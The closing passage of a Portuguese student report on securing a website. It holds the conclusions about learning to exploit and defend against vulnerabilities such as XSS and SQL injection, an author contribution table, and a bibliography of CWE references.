


Figura 4.12: CWE-620: Versão segura

Capítulo 5

Conclusões

Com este projeto aprendemos a importância da segurança no desenvolvimento de websites e o nível de importância da mesma contra os possíveis ataques informáticos, que senão forem devidamente protegidos e prevenidos se tornam devastadores e perigosos.

Além disto, aprendemos como usar e como defender contra algumas das vulnerabilidades mais utilizadas no mundo da informática, tais como o Cross-site Scripting e o SQL Injection (aprendemos também sobre algumas mais desconhecidas). Expandimos o nosso conhecimento na área de construção de websites, desde o front-end ao back-end. Trabalhando com HTML, CSS, JS, CherryPy e ainda na base de dados com SQL.

E melhoramos ainda as nossas capacidades de comunicação e organização em trabalhos de grupo, promovendo assim o nosso espírito de equipa.

Contribuições dos autores

Percentagem	das	contribuições	do	Projeto
David Palricas	Eduardo Alves	Inês Silva	João Alcatrão	Mariana Silva
20%	20%	20%	20%	20%

Todos os membros do grupo contribuíram de forma igual para a Avaliação.

Bibliografia

Cross-site Scripting:

<https://cwe.mitre.org/data/definitions/79.html>

Sql Injection:

<https://cwe.mitre.org/data/definitions/89.html>

Plaintext Storage of a Password:

<https://cwe.mitre.org/data/definitions/256.html>

Forced Browsing:

<https://cwe.mitre.org/data/definitions/425.html>

Weak Password Requirements:

<https://cwe.mitre.org/data/definitions/521.html>

Insufficient Session Expiration:

<https://cwe.mitre.org/data/definitions/613.html>

Unverified Password Change:

<https://cwe.mitre.org/data/definitions/620.html>

Segurança de Passwords:

<https://www.security.org/how-secure-is-my-password/>

Links do Videos demonstrativo

<https://www.youtube.com/watch?v=2pcnZJDk3PI>